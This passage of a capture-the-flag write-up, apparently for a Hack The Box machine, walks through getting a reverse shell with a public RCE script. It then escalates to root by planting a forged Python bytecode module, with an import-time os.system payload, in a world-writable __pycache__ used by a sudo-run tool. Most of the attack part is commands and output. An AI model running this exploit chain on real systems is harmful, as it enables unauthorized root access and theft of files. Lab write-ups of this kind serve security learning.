$ git clone https://github.com/symphony2colour/htb-browsed-rce && cd htb-browsed-rce
Cloning into 'htb-browsed-rce'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 17 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (17/17), 8.85 KiB | 8.85 MiB/s, done.
Resolving deltas: 100% (3/3), done- Launch the script with the following syntax:
$python browsed_rce.py <YOUR_IP> <PORT>
[INFO] [+] Using IP: <YOUR_IP>
[INFO] [+] Using PORT: <PORT>
[INFO] [+] PHPSESSID: ftp3u2504gdcmcjimoatta1i3s
[INFO] [+] Starting listener on port <PORT>...
bash: cannot set terminal process group (1452): Inappropriate ioctl for device
bash: no job control in this shell
larry@browsed:~/markdownPreview$ whoami
whoami
larry- We got a reverse shell as larry, we can investigate the home directory and find the user flag:
larry@browsed:~/markdownPreview$ cd /home/larry
cd /home/larry
larry@browsed:~$ ls
ls
markdownPreview
user.txt
larry@browsed:~$ cat user.txt
cat user.txt
abfb20267<FLAG_REDACTED>2cb4be- We got the user flag and we can proceed with the typical enumeration staff, almost immediately we discover that larry can run a sudo command on a python file:
larry@browsed:~$ sudo -l
sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User larry may run the following commands on browsed:
(root) NOPASSWD: /opt/extensiontool/extension_tool.py- Inspecting the files in /opt/extensiontool does not immediately reveal an obvious issue in the source code itself. However, the directory permissions expose a much more interesting detail: the pycache directory is world-writable and has 777 permissions.:
larry@browsed:/opt/extensiontool$ ls -l
ls -l
total 16
drwxrwxr-x 5 root root 4096 Mar 23  2025 extensions
-rwxrwxr-x 1 root root 2739 Mar 27  2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 extension_utils.py
drwxrwxrwx 2 root root 4096 Dec 11 07:57 __pycache__- That is where the things get really interesting now. The final privilege escalation relies on abusing Python’s bytecode caching behavior. After identifying that the pycache directory under /opt/extensiontool was world-writable, the next step is to inspect the original extension_utils.py file and note its metadata, particularly its size and timestamps. Then we can prepare the malicious module with the required function names so that the parent application would continue to seemingly run normally, while additional code should be placed at import time to perform the privileged action. To increase the chance that Python would accept the forged bytecode without issue, the replacement source should be adjusted to match the original file size and its timestamps same as of the legitimate module. The file then needs to be compiled into a .pyc bytecode file and placed into the writable pycache directory using the expected naming convention for Python 3.12. Once the privileged script is executed via sudo, Python imports our controlled cached module before continuing with the rest of the program logic, which should result in the code execution as root and allowed access to the final flag. We can begin this process by checking the original file stats:
stat /opt/extensiontool/extension_utils.py
  File: /opt/extensiontool/extension_utils.py
  Size: 1245      	Blocks: 8          IO Block: 4096   regular file
Device: 252,0	Inode: 8541        Links: 1
Access: (0664/-rw-rw-r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-01-13 12:12:28.815825773 +0000
Modify: 2025-03-23 10:56:19.000000000 +0000
Change: 2025-08-17 12:55:02.920923490 +0000
Birth: 2025-08-17 12:55:02.920923490 +0000- We have checked the file stats. We can proceed with the file creation inside of /tmp directory. The next code is used to read the root flag inside of /root folder, however you may experiment with other payloads:
larry@browsed:/tmp$ cat > /tmp/extension_utils.py <<'EOF'
import os

# PAYLOAD (runs on import)
os.system("cp /root/root.txt /tmp/root.txt && chmod 644 /tmp/root.txt")

# REQUIRED FUNCTIONS (to avoid crash)
def validate_manifest(path):
    return {"version": "1.0.0"}

def clean_temp_files(x):
    pass
EOF- Next we need to PAD file to be same as original:
larry@browsed:/tmp$ while [ $(stat -c%s /tmp/extension_utils.py) -lt 1245 ]; do
  echo "# padding" >> /tmp/extension_utils.py; done

larry@browsed:/tmp$ stat /tmp/extension_utils.py
  File: /tmp/extension_utils.py
  Size: 1245      	Blocks: 8          IO Block: 4096   regular file
Device: 252,0	Inode: 393563      Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/   larry)   Gid: ( 1000/   larry)
Access: 2026-01-13 12:30:03.839897940 +0000
Modify: 2026-01-13 12:31:05.896902184 +0000
Change: 2026-01-13 12:31:05.896902184 +0000
Birth: 2026-01-13 12:30:03.839897940 +0000- As mentioned above, the timestamps should also match, and we can use the following command to make them identical:
larry@browsed:/tmp$ touch -r /opt/extensiontool/extension_utils.py /tmp/extension_utils.py- All is left is to compile our new file and copy it to __pycache__ and launch our sudo privileged command:
larry@browsed:/tmp$ cp /tmp/__pycache__/extension_utils.cpython-312.pyc /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc

larry@browsed:/tmp$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer', 'ReplaceImages']
larry@browsed:/opt/extensiontool/__pycache__$ ls /tmp
extension_69660a3ae17458.61038666                                                  xvfb-run.1LpnXO  xvfb-run.dlOxaU  xvfb-run.n94Xqb
extension_69660c4a119063.90453066                                                  xvfb-run.2KUsSa  xvfb-run.DmvoiJ  xvfb-run.o87Cpj
extension_utils.py                                                                 xvfb-run.5UBgDn  xvfb-run.eQaEjS  xvfb-run.OXABCc
__pycache__ xvfb-run.5uYBoU xvfb-run.gW7vmv xvfb-run.PlGVni- You can check /tmp folder for the root flag and freely read it:
larry@browsed:/tmp$ ls
ls
extension_utils.py
__pycache__
root.txt
<SNIP>
larry@browsed:/tmp$ cat root.txt
cat root.txt
2406360fbd<FLAG_REDACTED>274bdec3d3d
Final Thougths
Overall, this box was an enjoyable challenge that required careful enumeration, attention to small details, and a good understanding of how different vulnerabilities can be chained together. Putting everything together required patience and methodical testing. It was a satisfying machine that rewarded persistence and solid analysis.